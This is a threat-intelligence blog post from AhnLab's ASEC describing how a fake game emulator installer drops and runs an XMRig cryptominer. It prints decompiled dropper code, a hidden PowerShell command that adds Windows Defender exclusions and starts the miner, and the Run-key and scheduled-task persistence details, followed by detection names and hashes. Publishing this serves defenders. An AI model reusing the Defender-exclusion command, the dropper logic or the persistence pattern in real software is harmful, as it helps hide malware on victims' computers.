XMRig CoinMiner Installed via Game Emulator - ASEC

By ATCP


Published: 2024-05-19 · Archived: 2026-04-05 19:51:17 UTC

AhnLab SEcurity intelligence Center (ASEC) recently found that XMRig CoinMiner is being distributed through a game emulator. Similar cases were introduced in previous ASEC Blog posts multiple times as shown below.


- Orcus RAT Being Distributed Disguised as a Hangul Word Processor Crack
- Monero CoinMiner Being Distributed via Webhards
- XMRig CoinMiner Installed via Game Hacks


1. Distribution Channel

The CoinMiner was found to be distributed on a website that provides a game emulator for a well-known gaming console. When a user clicks the download button on the right side of the webpage, a compressed file containing the game emulator is downloaded.




Searching the game emulator on search engines shows that many blog posts introduce this emulator without realizing that it contains malware.







2. CoinMiner Installed via Game Emulator

The game emulator is downloaded as a compressed file as shown in Figure 5. Inside it is Readme.txt, which contains the password to emulator_installer.zip and a troubleshooting guide.






Decompressing emulator_installer.zip reveals an installation guide and the program to install the emulator. When the installation file is run, a progress bar for the installation of the game emulator appears, as shown in Figure 8. However, the emulator is not actually being installed. In reality, a CoinMiner that exists in the resources of the installation file gets created.



```
    if (this.progressBar1.Value == 16 && !this.isFileCopied)
    {
        this.isFileCopied = true;
        if (!Directory.Exists(this.filePath1))
        {
            Directory.CreateDirectory(this.filePath1);
        }
        string text3 = Path.Combine(this.filePath1, "plugin_t4.exe");
        using (Stream manifestResourceStream3 = Assembly.GetExecutingAssembly().GetManifestResourceStream("Unfie354bcy12w.plugin_t4.exe"))
        {
            using (FileStream fileStream3 = File.Create(text3))
            {
                manifestResourceStream3.CopyTo(fileStream3);
                return;
            }
        }
    }
    if (this.progressBar1.Value == 19)
    {
        this.textBox1.Text = "Rattro1357ZR";
    }
}
```




After the CoinMiner is created, it is executed through PowerShell commands. Afterward, it self-duplicates and adds itself to the registry and the Task Scheduler, ultimately executing the self-duplicated file to perform as a CoinMiner.


Self-duplicated File Name
– “pckcache.exe”


Path to Registry
– Path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
– Value Name: Package Cache Cleaner
– Value Data: C:\Users\[user name]\AppData\Roaming\PackageCache\pckcache.exe

Registering to Task Scheduler:
– Name: Package Cache Cleaner
– Trigger: When the user logs on
– Task: %AppData%\PackageCache\pckcache.exe

```
private async void LoadProgressBar()
{
    string currentFileName = Process.GetCurrentProcess().MainModule.FileName;
    string driveLetter = Environment.GetEnvironmentVariable("SystemDrive");
    string environmentVariable = Environment.GetEnvironmentVariable("UserName");
    string exclPath = (driveLetter + ":₩Users₩" + environmentVariable + "₩AppData₩Roaming₩PackageCache").Replace(':', ':');
    await Task.Delay(1000);
    Process.Start(new ProcessStartInfo
    {
        FileName = "powershell.exe",
        Arguments = string.Concat(new string[]
        {
            "-WindowStyle Hidden Start-Sleep 5; Add-MpPreference -ExclusionPath @('", currentFileName, "', '", exclPath, "', '", driveLetter, ":₩Windows₩explorer.exe'); Start-Sleep 20; New-Item -ItemType Directory -Path '", exclPath, "' -Force; Start-
            Process '", exclPath,
            "₩plugin_t4.exe'"
        }),
        CreateNoWindow = true,
        RedirectStandardOutput = true,
        UseShellExecute = false
    });
```







As malware strains are being distributed actively via games or game emulators, users need to take caution. As such, caution is advised when running executables downloaded from unreliable file-sharing websites. It is recommended that users download programs from the official websites of developers. This type of malware is diagnosed by AhnLab as follows.

[File Detection]
Trojan/Win.Agent.C5623899 (2024.05.21.02)
Trojan/Win.Generic.R603077 (2023.09.03.03)

MD5

ccbd439123873465 90f48944278c9d5a

d029e44eb41900e78818f9666528a3c9

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/66114/